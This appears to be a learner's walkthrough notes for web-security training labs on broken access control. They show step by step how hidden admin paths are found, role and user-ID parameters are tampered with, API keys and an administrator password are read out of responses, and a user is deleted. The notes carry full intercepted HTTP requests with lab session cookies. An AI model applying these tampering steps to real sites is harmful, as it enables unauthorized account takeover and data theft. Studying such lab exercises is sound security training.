



Access_Control_Vulnerabilities

Unprotected admin functionality

1. checkout path `/robots.txt`



2. Access `/administrator-panel` and delete Carlos



Users


wiener - [Delete](#)
carlos - [Delete](#)

Unprotected admin functionality with unpredictable URL

1. view page source and find admin path

```
27         <span>LAB</span>
28         <p>Not solved</p>
29         <span class=lab-status-icon></span>
30     </div>
31 </div>
32 </div>
33 </section>
34 </div>
35 <div theme="ecommerce">
36     <section class="maincontainer">
37         <div class="container">
38             <header class="navigation-header">
39                 <section class="top-links">
40                     <a href=/>Home</a><p>|</p>
41                 <script>
42 var isAdmin = false;
43 if (isAdmin) {
44     var topLinksTag = document.getElementsByClassName("top-links")[0];
45     var adminPanelTag = document.createElement('a');
46     adminPanelTag.setAttribute('href', '/admin-95yebb');
47     adminPanelTag.innerText = 'Admin panel';
48     topLinksTag.append(adminPanelTag);
49     var pTag = document.createElement('p');
50     pTag.innerText = '|';
51     topLinksTag.appendChild(pTag);
52 }
```

2. Access `/admin-95yebb` and delete Carlos




User deleted successfully!

Users


wiener - Delete

User role controlled by request parameter

1. Intercept the request and change `Admin=false` to `Admin=true`



2. Delete User Carlos



User role controlled by request parameter

1. Login to the site

- Intercept the request and repeat send it to repeater and add roleid

Send Cancel Follow redirection Target: I

Request

Pretty Raw Hex

```
1 POST /my-account/change-email HTTP/2
2 Host: 0aba009b048b214588c2a14900fd00bb.web-security-academy.net
3 Cookie: session=GxmnQXtPu7NwQT5eBG3jR556LYJGxQW
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 40
10 Origin: https://0aba009b048b214588c2a14900fd00bb.web-security-academy.net
11 Referer: https://0aba009b048b214588c2a14900fd00bb.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
19   "email": "ass@email.com",
20   "roleid": 2
21 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 117
6
7 {
8   "username": "wiener",
9   "email": "ass@email.com",
10  "apikey": "Uv2klyjzfmA093PMduLQY0eCKXVH5",
11  "roleid": 2
12 }
```

- Deleter user Carlos

User ID controlled by request parameter

- Login to website
- Intercept the request and change the request to Carlos

402 https://0a9c00e40419454d80... GET /my-account?id=carlos 200 3698 HTML User ID controlled by r... 34

Edited request

Pretty Raw Hex

```
1 GET /my-account?id=carlos HTTP/2
2 Host: 0a9c00e40419454d8049d0760039000a.web-security-academy.net
3 Cookie: session=vLM9U9y3epNlzyJYsQ93Qtu525yXRRK
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a9c00e40419454d8049d0760039000a.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: 71
14 Priority: u=0, i
15 Te: trailers
16
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3565
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
13   User ID controlled by request parameter
14 </title>
15 <body>
16 <script src=/resources/labheader/js/labHeader.js>
17 </script>
18 <div id=academyLabHeader>
19 <section class=academyLabBanner>
20 <div class=container>
21 <div class=logo>
22 </div>
23 <div class=title-container>
24 <h2>
25   User ID controlled by request parameter
26 </h2>
27 <button id=submitSolution class=button method=POST path=/submitSolution parameter=answer >
28   Submit solution
29 </button>
30 <script src=/resources/labheader/js/submitSolution.js>
31 </script>
32 <a class=link-back href=
```

- Submit the flag

User ID controlled by request parameter, with unpredictable user IDs

- Find User Carlos id in blog post

Back to lab description

Congratulations, you solved the lab! Share your skills! Continue learning

Home | My account

Request

Pretty Raw Hex

```
1 GET /my-account?id=carlos HTTP/2
2 Host: 0a9c00e40419454d8049d0760039000a.web-security-academy.net
3 Cookie: session=vLM9U9y3epNlzyJYsQ93Qtu525yXRRK
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a9c00e40419454d8049d0760039000a.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: 71
14 Priority: u=0, i
15 Te: trailers
16
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3565
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labs.css rel=stylesheet>
11 <title>
12   User ID controlled by request parameter, with unpredictable user IDs
13 </title>
14 <body>
15 <script src=/resources/labheader/js/labHeader.js>
16 </script>
17 <div id=academyLabHeader>
18 <section class=academyLabBanner>
19 <div class=container>
20 <div class=logo>
21 </div>
22 <div class=title-container>
23 <h2>
24   User ID controlled by request parameter, with unpredictable user IDs
25 </h2>
26 <button id=submitSolution class=button method=POST path=/submitSolution parameter=answer >
27   Submit solution
28 </button>
29 <script src=/resources/labheader/js/submitSolution.js>
30 </script>
31 <a class=link-back href=
```

Making The Holidays Special Again

carlos 27 June 2024

This time of year I tend to mourn the loss of my little ones, all grown up with no surprises left to give them. Last year I found a way to combat this melancholy, and I thought I'd share what happened - should you wish to do the same yourself next holiday season.

2. Login to the website and change user id to the one that we found and submit the flag

```
Edited request
Pretty Raw Hex
1 GET /my-account?id=9112ea6d-237d-46d8-b833-c7a8adfecb38 HTTP/2
2 Host: 0a6b00b703bc1b7b8934f4db0075006a.web-security-academy.net
3 Cookie: session=Xte0mh90n3nG70T8JdQX699BgJzyC3IF
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a6b00b703bc1b7b8934f4db0075006a.web-security-academy.net/blogs?userId=9112ea6d-237d-46d8-b833-c7a8adfecb38
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3683
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11     <link href=/resources/css/labs.css rel=stylesheet>
12     <title>
13       User ID controlled by request parameter, with unpredictable user IDs
14     </title>
15   </head>
16   <body>
17     <script src=/resources/labheader/js/labHeader.js>
18     </script>
19     <div id=academyLabHeader>
20       <section class=academyLabBanner>
21         <div class=container>
22           <div class=logo>
23           </div>
24           <div class=title-container>
25             <h2>
26               User ID controlled by request parameter, with
```

User ID controlled by request parameter with data leakage in redirect

1. Login to the website
2. Change the id parameter to Carlos

```
Request
Pretty Raw Hex
1 GET /my-account?id=Carlos HTTP/2
2 Host: 0a8700b903c1c1f1c81bc6bbc0d10018.web-security-academy.net
3 Cookie: session=2v5p6zfv0RBEZ0u6EH2bID400sBK8LP
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a8700b903c1c1f1c81bc6bbc0d10018.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17

Response
Pretty Raw Hex Render
28 <p>
29   <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
30   </polygon>
31   <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>
32   </polygon>
33   </div>
34   <div class=widgetcontainer-lab-status is-notsolved>
35     <span>
36       LAB
37     </span>
38     <p>
39       Not solved
40     </p>
41     <span class=lab-status-icon>
42     </span>
43   </div>
44   </div>
45   </section>
46   </div>
47   <div theme=''>
48     <section class=maincontainer>
49       <div class=container is-page>
50         <header class=navigation-header>
51           <section class=top-links>
52             <a href=/>Home
53             </a>
54             <p>
55               |
56             </p>
57             <a href=/my-account?id=wiener>
58               My account
59             </a>
60             <p>
61               |
62             </p>
63             <a href=/logout>
64               Log out
65             </a>
66             <p>
67               |
68             </p>
69           </section>
70         </header>
71         <header class=notification-header>
72         </header>
73         <h1>
74           My Account
75         </h1>
76         <div id=account-content>
77           <p>
78             Your username is: carlos
79           </p>
80           <div>
81             Your API Key is: z3ew2ndfTf6KEjnlpkuf0ZnMjslp1807
82           </div>
83           <form class=login-form name=change-email-form action=/my-account/change-email method=POST>
84             <label>
85               Email
86             </label>
87             <input required type=email name=email value=''>
88           </form>
89         </div>
90       </div>
91     </div>
92   </div>
93 </body>
94 </html>
```

User ID controlled by request parameter with password disclosure

1. Login to the website

2. Intercept the request and change parameter to administrator

The screenshot displays a web browser's developer tools interface, specifically the 'Network' tab. It shows an intercepted HTTP request and its corresponding response. The request is a GET to `/my-account?id=wiener` on the domain `0a050004031d7bc380c980fb00cd00ed.web-security-academy.net`. The response is an HTML page showing the account details for 'wiener'. The 'id' parameter in the request is changed to 'administrator' in the edited request.

Original request

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a050004031d7bc380c980fb00cd00ed.web-security-academy.net
3 Cookie: session=F5mMH3URkyKVRk15j0X0u3Xvea7mpb0e
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a050004031d7bc380c980fb00cd00ed.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

Response

```
36 </div>
37 </div>
38 </div>
39 </section>
40 </div>
41 <div theme="">
42 <section class="maincontainer">
43 <div class="container is-page">
44 <header class="navigation-header">
45 <section class="top-links">
46 <a href="/>Home
47 </a>
48 <p>
49 |
50 </p>
51 <a href="/my-account?id=wiener">
52 My account
53 </a>
54 <p>
55 |
56 </p>
57 <a href="/logout">
58 Log out
59 </a>
60 <p>
61 |
62 </p>
63 </section>
64 </header>
65 <header class="notification-header">
66 </header>
67 <h1>
68 My Account
69 </h1>
70 <div id=account-content>
71 <p>
72 Your username is: administrator
73 </p>
74 <form class="login-form" name="change-email-form" action="
75 /my-account/change-email" method="POST">
76 <label>
77 Email
78 </label>
79 <input required type="email" name="email" value="">
80 <input required type="hidden" name="csrf" value="
81 kPdWUMSug3DwKzdUKksx56ZH2Xvn5CN">
82 <button class="button" type="submit">
83 Update email
84 </button>
85 </form>
86 <form class="login-form" action="/my-account/change-password" method="POST"
87 ">
88 <br/>
89 <label>
90 Password
91 </label>
92 <input required type="hidden" name="csrf" value="
93 kPdWUMSug3DwKzdUKksx56ZH2Xvn5CN">
94 <input required type=password name=password value="qnjatptrrtqtbxydmebro"
95 />
96 <button class="button" type="submit">
97 Update password
98 </button>
```


Edited request

```
1 GET /my-account?id=administrator HTTP/2
2 Host: 0a050004031d7bc380c980fb00cd00ed.web-security-academy.net
3 Cookie: session=F5mMH3URkyKVRk15j0X0u3Xvea7mpb0e
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a050004031d7bc380c980fb00cd00ed.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

Response

```
36 </div>
37 </div>
38 </div>
39 </section>
40 </div>
41 <div theme="">
42 <section class="maincontainer">
43 <div class="container is-page">
44 <header class="navigation-header">
45 <section class="top-links">
46 <a href="/>Home
47 </a>
48 <p>
49 |
50 </p>
51 <a href="/my-account?id=wiener">
52 My account
53 </a>
54 <p>
55 |
56 </p>
57 <a href="/logout">
58 Log out
59 </a>
60 <p>
61 |
62 </p>
63 </section>
64 </header>
65 <header class="notification-header">
66 </header>
67 <h1>
68 My Account
69 </h1>
70 <div id=account-content>
71 <p>
72 Your username is: administrator
73 </p>
74 <form class="login-form" name="change-email-form" action="
75 /my-account/change-email" method="POST">
76 <label>
77 Email
78 </label>
79 <input required type="email" name="email" value="">
80 <input required type="hidden" name="csrf" value="
81 kPdWUMSug3DwKzdUKksx56ZH2Xvn5CN">
82 <button class="button" type="submit">
83 Update email
84 </button>
85 </form>
86 <form class="login-form" action="/my-account/change-password" method="POST"
87 ">
88 <br/>
89 <label>
90 Password
91 </label>
92 <input required type="hidden" name="csrf" value="
93 kPdWUMSug3DwKzdUKksx56ZH2Xvn5CN">
94 <input required type=password name=password value="qnjatptrrtqtbxydmebro"
95 />
96 <button class="button" type="submit">
97 Update password
98 </button>
```

3. Take the password and login as administrator and delete user Carlos



Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)


User deleted successfully!

Users

wiener - [Delete](#)

Insecure direct object references

1. Select Live Chat
2. Intercept the request and change the filename to 1.txt




3. Login to the account using user and password that you receive

URL-based access control can be circumvented

1. Try to access Admin panel
2. Intercept the request (as you can see we cannot access admin panel)

